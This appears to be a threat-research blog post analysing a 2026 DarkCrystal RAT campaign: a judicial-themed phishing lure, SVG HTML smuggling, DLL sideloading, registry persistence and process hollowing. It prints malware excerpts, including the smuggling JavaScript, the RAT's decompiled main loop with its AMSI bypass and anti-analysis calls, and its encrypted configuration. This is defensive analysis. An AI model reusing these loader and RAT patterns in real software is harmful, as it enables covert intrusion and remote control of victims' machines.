

Signed, sealed, injected: The mechanics of DCRat in 2026

 trellix.com/blogs/research/signed-sealed-injected-dcrat-mechanics-2026

Introduction

In early 2026, the [Trellix Advanced Research Center](#) (ARC) identified and analyzed an active DarkCrystal RAT (DCRat) campaign following a critical customer escalation. The operation relied on a judicial-themed phishing lure, masquerading as an official “*Resolución Denuncia Jurídica*” (legal complaint resolution) to pressure victims into opening the attachment. Every stage of the attack required human interaction, from opening the phishing email to extracting the archive to executing the malicious components alongside trusted libraries by using DLL sideloading. In its final stage, the malware employed process hollowing to inject malicious code into a trusted system process, effectively evading detection. The end payload was DCRat, granting attackers full remote access and control. This campaign is particularly notable for legitimate, signed utility to bypass traditional security perimeters.

This blog unpacks each stage of the infection chain, revealing how attackers combine stealth, sideloading, and process injection to establish long-term access.

Here is a refined, explanatory breakdown of the infection chain identified by Trellix ARC.

Attack kill chain




Figure 1: Attack kill chain

Attack kill chain view

Initial access:

This attack chain begins with a deceptive phishing email carrying an SVG attachment, a seemingly harmless vector image that hides embedded JavaScript. Once triggered, the script drops a ZIP archive containing an executable and multiple DLLs.



Figure 2: Phishing email

This is a classic example of HTML Smuggling, a technique where an attacker hides a malicious payload inside a seemingly harmless file format, in this case, an SVG file. Because SVGs are essentially XML-based image files that can execute JavaScript, they are perfect "trojan horses" for bypassing email gateways that might block .EXE or .JS files but allow .SVG files.

Execution through deception

The figure is a phishing page, masquerading as the Citizen Consultation Portal for the Colombian Judicial. The document deceives the user into initiating a download. When the user clicks anywhere on this page, they are redirected to a second page pretending the download has completed successfully. This second page provides a password (1601) to open the file, creating a false sense of legitimacy and security. In reality, this tactic is designed to trick victims into opening malware disguised as judicial documents, exploiting trust in government branding and the fear of legal matters.




Figure 3: Phishing page

Once the user clicks the page, they are redirected to a new page that states the file is being downloaded and prompts them to open it using the provided password "1601". Upon inspecting the source code, we discovered an embedded JavaScript script containing double Base64-encoded content (figure 4: Embedded JS in SVG). The script includes function code to decode the content and uses a Blob function to reconstruct a ZIP file entirely in the browser's memory. It then saves the file as 'DOC-16-ENE-2026 RESOLUCION DENUNCIA JURIDICA.7z' in the user's downloads folder.

```

<svg data-f70e8c7a4b6702d4fb789286="409b43fa3d3d_d5550a44a6eb49a88a43f928d43693c6_f5582070a93f29ac_" data-9bcee43c86f56ec10188bd45
<script type="text/javascript">
  var wtbbnxadmefftwijmh = 'PGh0bWwgbGFuZz0iZXMiPgo8aGVhZD4KICAgIDxtZXRhIGNoYXJzZXQ9IlVURi04Ij4KICAgIDxtZXRhIG5hbWU9InZpZXh0';
  function openDocument() {
    // MÉTODO EXACTO del SVG que funciona - Genera URLs blob únicas
    try {
      var htmlCompleto = atob(wtbbnxadmefftwijmh);
      var blob = new Blob([htmlCompleto], { type: 'text/html' });
      var url = URL.createObjectURL(blob);
      window.open(url, 'blank');
      setTimeout(() => URL.revokeObjectURL(url), 5000);
    } catch (e) {
      console.error('Error:', e);
    }
  }
}

```

Figure 4: Embedded JS in SVG

Examining Brotli-disguised loader and DLL sideloading strategies

← → ↕ ⬆ This PC > Downloads > DOC-16-ENE-2026 RESOLUCION DENUNCIA JURIDICA

	Name	Date modified	Type	Size
★ Quick access				
Desktop				
Downloads				
Documents				
Pictures				
Music				
Videos				
	DOC-16-ENE-2026 RESOLUCION DENUN...	1/6/2026 3:05 AM	Application	76 KB
	libbrotlicommon.dll	1/6/2026 3:05 AM	Application exten...	151 KB
	libbrotlidec.dll	1/6/2026 3:05 AM	Application exten...	71 KB
	libbrotlienc.dll	1/6/2026 3:05 AM	Application exten...	1,845 KB
	libbrotlienc_core.dll	1/6/2026 3:05 AM	Application exten...	747 KB

Figure 5: ZIP contains decoy loader with dependent libraries

The ZIP file contains a decoy loader along with several libraries that pretend to be Brotli components. Brotli is a modern compression algorithm created by Google and commonly used to shrink web content, so using Brotli-style names helps the malware blend in and look harmless at first glance. These Brotli compression functions hint at hidden or compressed payloads used to obscure configuration data or secondary stages. This setup uses staged, callback-driven loading, which means modules are loaded dynamically from unusual locations or from hidden content. That approach gives the attacker tight control over how each piece is initialized and run, while also allowing in-memory execution that leaves fewer traces on disk.




Figure 6: Executable with unusual Import modules hints DLL sideloading

DLL side-loading is a key approach. The decoy loader pretends to be a genuine program but intentionally includes malicious DLLs (such as libbrotlidec.dll and libbrotlienc.dll) alongside itself. When the executable is run, Windows' DLL search order resolves these deceptive Brotli libraries rather than genuine ones, allowing the attacker to execute code disguised as standard compression methods. This method challenges detection because the imports appear legitimate, but the functionality is hijacked.

The decoy loader masquerades as a legitimate executable, but examining the PE structure quickly exposes its intent. The sample DOC-16-ENE-2026 RESOLUCION DENUNCIA JURIDICA.exe imports common libraries like kernel32.dll and msvcrt.dll, along with unusual modules such as libbrotlidec.dll (for decryption) and libbrotlienc.dll (for encryption). By analyzing its import directory, we can see how the executable leverages system APIs and compression routines to prepare for malicious activity, complicating detection and reverse engineering.

Persistence through registry entry

After execution, a folder is created in the user directory, inside it is dropping selfcopy with its dependency DLLs and a batch script. It also creates a run entry in the Windows Registry for persistence.




Figure 7: self copies and BAT

\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
	Name	Type	Data
	(Default)	REG_SZ	(value not set)
	DOC-16-ENE-2026 RESOLUCION DENUNCIA JURIDICA.exe	REG_SZ	"C:\Users\TestLAB\Java Scrip\start.bat"

Figure 8: Run Registry key entry

Runtime initialization

The following figure shows the entry point of DOC-16-ENE-2026 RESOLUCION DENUNCIA JURIDICA.exe, a 64-bit binary compiled with the VC++ compiler. Program execution begins with two benign TLS callback functions, which are part of the program's standard initialization sequence. Once they finish, control passes to the actual entry point, where staged initialization occurs, and malicious import modules are dynamically loaded.

0000000140001350	48:83EC 28	sub rsp,28	OptionalHeader.AddressOfEntryPoint
00000001400013E4	48:8B05 A5D40000	mov rax,qword ptr ds:[14000E890]	
00000001400013EB	C700 00000000	mov dword ptr ds:[rax],0	
00000001400013F1	E8 8AFDFFFF	call doc-16-ene-2026-resolucion-denuncia	
00000001400013F6	90	nop	
00000001400013F7	90	nop	
00000001400013F8	48:83C4 28	add rsp,28	
00000001400013FC	C3	ret	

Figure 9: Entry point of the executable

The figure shows the entry to the malicious import function. The name mimics a legitimate Brotli API to disguise harmful activity. Execution then passes to the real entry point, which calls this import and **leverages DLL sideloading** to load extra modules from unusual locations. This technique enables malicious code to run within a trusted process, leaving minimal traces on disk, and blending in as legitimate dependencies.




Figure 10: malicious import function entry

Stealth execution: From memory decryption to process hollowing

This figure below is a decryption routine where it takes input bytes from the `.rdata` section and uses a key to perform decryption operations (XOR and SHR) across `0xBE00` bytes, storing the output in a newly allocated address space. Once complete, the buffer reveals the **MZ** and **PE** headers of a Windows executable, meaning the payload has been fully reconstructed in memory.




Figure 11: Decryption routine

The figure shows the data before decryption as random, unreadable bytes, and the data after decryption as clear executable content with recognizable headers like MZ and PE.




Figure 12: payload created in memory after decryption

After the payload is decrypted in memory, the injection phase begins. The payload starts a legitimate process, “AddInProcess32.exe,” in a suspended state using `CreateProcessInternalW`. It then manipulates the thread’s registers with `Wow64GetThreadContext` and `Wow64SetThreadContext`, and injects its malicious code into the target process’s memory using `WriteProcessMemory`. Finally, `ResumeThread` restarts the process, which now runs the attacker’s code while appearing to be a normal Windows executable. This allows the malware to blend in with trusted system processes and execute stealthily. Here, `AddInProcess32.exe` is being injected. The following figure illustrates the process hollowing injection flow.




Figure 13: Process hollowing injection flow

After injection, the malicious payload runs inside AddInProcess32.exe because the malware replaces the original code of that trusted process with its own. From the outside, it still looks like a normal Windows process, but inside it's executing the attacker's code. This way, the malware hides in plain sight and avoids detection.

Final payload examination

Injection has already occurred, and the malicious payload is now stealthily running within a trusted system process. From this point forward, we can examine what the decrypted end payload actually is. It is a compact .NET executable functioning as a client stub. It decrypts hidden configuration information, applies anti-analysis and persistence techniques, and persistently attempts to establish an encrypted communication channel with its command-and-control (C2) server.



```
PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Generic CIL Executable (.NET, Mono, etc.) (70.4%) | Win32 Dynamic Link Library (generic) (6.3%)
PE32 | Compiler: VB.NET | Library: .NET (v4.0.30319) | Linker: Microsoft Linker (8.0)
MD5                                     acef69c68b8c3d3c3e1e53196a26ca60
Original Name                           Client.exe
Internal Name                           Client.exe
File Version                            1.0.7.0
File size                               47.50 KB (48640 bytes)
PEiD packer                             .NET executable
```

Figure 14: Payload details

The main function begins with a delay to evade sandbox detection, then loads its settings and runs anti-analysis checks to block debugging or security tools. It ensures only one instance runs via a mutex, may mark itself as critical to destabilize the system if killed, and installs itself for persistence. It bypasses AMSI to avoid Windows malware scanning, prevents the host from sleeping, and clears traces if running with administrator rights. Finally, it enters an endless loop, constantly attempting to reconnect and reinitialize its client socket.

```

public static void Main()
{
    for (int i = 0; i < Convert.ToInt32(Settings.De_lay); i++)
    {
        Thread.Sleep(1000);
    }
    if (!Settings.InitializeSettings())
    {
        Environment.Exit(0);
    }
    try
    {
        if (Convert.ToBoolean(Settings.An_ti))
        {
            Anti_Analysis.RunAntiAnalysis();
        }
        if (!MutexControl.CreateMutex())
        {
            Environment.Exit(0);
        }
        if (Convert.ToBoolean(Settings.Anti_Process))
        {
            AntiProcess.StartBlock();
        }
        if (Convert.ToBoolean(Settings.BS_OD) && Methods.IsAdmin())
        {
            ProcessCritical.Set();
        }
        if (Convert.ToBoolean(Settings.In_stall))
        {
            NormalStartup.Install();
        }
        Methods.PreventSleep();
        if (Methods.IsAdmin())
        {
            Methods.ClearSetting();
        }
        Amsi.Bypass();
    }
    catch
    {
    }
    for (;;)
    {
        try
        {
            if (!ClientSocket.IsConnected)
            {
                ClientSocket.Reconnect();
                ClientSocket.InitializeClient();
            }
        }
        catch
        {
        }
        Thread.Sleep(5000);
    }
}

```

Figure 15: Main function

The figure below shows static configuration information stored in encoded form. Each variable contains strings that appear to be Base64 or other obfuscated data, representing things like ports, host addresses, version information, installation flags, mutex values, encryption keys, and certificates.

```

// Token: 0x04000001 RID: 1
public static string Por_ts = "RXJtm2J5d1KjynZ6GCCNFVQs6okyk65hSVg8/JtkPep6b2PhwaOpFwEttJRH:RHKCYz2bELWLA85LN6nE/Q==";

// Token: 0x04000002 RID: 2
public static string Hos_ts = "cDDyMqW1IDU166ap9CHERPYP/0vCh1lauX7un0QJ1nLfV1FoUldc6wR4ELKYFcd3EervEHadCK7tRuP9IzQPEIw==";

// Token: 0x04000003 RID: 3
public static string Ver_sion = "unsUqfC5N3h25uVe1+UbWprbUpPpaBKfMjDOHCZ9k/Ggh8Wwg738jGE3aszMo57ZciFhItus3g14QIYnmw4gg==";

// Token: 0x04000004 RID: 4
public static string In_stall = "2dPn8vYa+QI1CDDmKHYDhqc8YQSK22u0M7xYHXhPNZU2rLT814p4mCC3rd1E4b60kID/I17vEcq49pHOwQ1nw==";

// Token: 0x04000005 RID: 5
public static string Install_Folder = "%AppData%";

// Token: 0x04000006 RID: 6
public static string Install_File = "";

// Token: 0x04000007 RID: 7
public static string Key = "Z1hYNVVRVunZVbhpVnBsa213c3puc2NnbGRaQ1YzUFk=";

// Token: 0x04000008 RID: 8
public static string NTX = "mkLna9x8jKfJwRkvKw8DrmQ/xumqUB4/WKNQ1zaHu4kTnhTfdLBFwUeqUS4CUXCVpY2Q28s9J41+GaaeLCSk/qH1XhA6yQ12YF3+UjOSpc=";

// Token: 0x04000009 RID: 9
public static string Certifi_cate = "NgHtPtXhWdKLaVdKmsFv9FW51goNhm/SZhIOj016Nm6B8mXfMwB6jK0vD3TRwFrrp8SnYz+Htw3PgJYQbZxYQLF5XNJA1onFIJLoJozSzwTpk0H1Vay1SYFGQa9n8
+2gTaIQze4XVrjajyWzhay+lpaeM8AOP28wIczTB3fZaJnTHJ21ZM1H/+yzPLDdgZU3LJntH1CIG57raWx171j4v0cEW186+1/Da++VECCYw6jA8F71QfyY610ks7AANG2mEdv/HXVUo59FlwptwLzKJtwV8u7NFwA/JnJn
+QTFsi8NithPj1Cln91yar6V1Ue/SLCX2k8cY4hdTFVse46Ut3T6Xb8R7+/4TR08Jn0B85j5U1J/pa0tNdXkgdnp0e1L+Nsitmx2Wbuv6YL+POQpHr9maovItw3a1TjjgAYs6qdpBYfIq0DefmUGEIVfzeEjm1r2o9L1Y0e5oS
+ksP18YVr0o2h304WmbCsd4AmJKycPeA/n/Zrp0A1yRq1BqLXVRH3zavC3z5V/M1LCKm0/crj+3iPqs2j5VGeblXYm90uu5J0RkuDqdJajh20+KSglJDC3g251gN6p+5U51N0bAEg
+EBvW7FSp9j1bGR6B9uq5j9orY4wWZfz+1ndu4YxN7V832k45RcM18v0NDQ3aPnAHns/47Gw51LQF6G2Nm2D7ao+OnpZKXUdYumvuf1zRUn4Vo8BorCXVQLP/kdGSzdfF4YqAlJyANHjK9ccRu
+OL1pFC8N85IyIXNkN85dzMk6fytp3+07x1dWGSprY/UE8NvFH3m1PmwrBOKNbc1vXRbeCue0Aamr1JChz0QobCYwneR7q/NwJ6W0Ho/3/mCNMqzXB9hAHfA+KXNCn51YmQzTAG6s6cVJwoC6mg5RphgogUbXua/
lmD1unyVASC7ptt/1T7bqSK+QibvJLAKHLqv9Gcihm5CNZF5xkAG5TUGlcb2NB1EVA3GL71F+IIWe0WxhD6c4dcmAeB445ucUPnQ1zCEqxPYAHQJQDkye8f5HjN8qcJ035s1sTP0X3xItduX240S2eqEoYhX5";

// Token: 0x0400000A RID: 10
public static string Server_signa_ture = "0jT375c/eia5NWzU3or+qZ38bCpMi10zCOTNBcSqRvpBy8563IXk7SLGCSGAtHsE1exp2y4yx9XrKwQe807Huser+N6r9AUnWn3/VwFPE/
NCape0JRHeo2VLPy1jA0rXED1jR4r0SQt9CQ/NR12t/aPBaeCaWk59OK3L5BWsKb5IL57aJUF9+qZdy/ghQ1ht16qndP9GPveObaxTA718G8T2D6
+oGr9063akfjAWP1Ewush65CLHV8Qn3VA6CDUFaaXsFhJN7F6IRL7mg8kUat59enq9J411PzmFko=";

// Token: 0x0400000B RID: 11
public static X509Certificate2 Server_Certificate;

// Token: 0x0400000C RID: 12
public static Aes256 aes256;

// Token: 0x0400000D RID: 13
public static string Paste_bin = "8cb3ee+q00c:qT+7r/UbueY8sgT611JvL072HyxWZ+6c0Tyd1aQ436wHEyc0G+CAV7AEs3V19/tJUBPCNo3qu==";

// Token: 0x0400000E RID: 14
public static string BS_QD = "Qn3Vmt3B100zaToHumzvy8vzucYCgbarbXMi6YKcQsf/FhJ3x0Wkzh4p12j3c9f2o90MKoZRqkH8Ux07Q==";

// Token: 0x0400000F RID: 15
public static string Hu_id = null;

// Token: 0x04000010 RID: 16
public static string De_lay = "1";

```

Figure 16: Static configuration

The figure below illustrates the InitializeSettings() method, a critical routine that prepares the malware's configuration before execution. It begins by decoding a Base64-encoded key, which is then used to set up AES-256 decryption. Through this process, multiple hidden settings are unlocked, including host and port details, version information, installation flags, mutex values, and anti-analysis options. The method also generates a hardware ID (HWID) unique to the machine, decrypts the server's signature, and reconstructs a certificate from a Base64 string. To ensure reliability, all of these values are verified with a hash check. If any step fails, the routine returns false; otherwise, it returns to confirm success and allow the client to proceed. In essence, this function ensures that sensitive configuration data remains concealed until runtime, where it is securely decrypted, validated, and ready to drive operations. When examining the mutex name "DcRatMutex_qwqdanchun," it becomes clear that the payload belongs to the DCRAT.



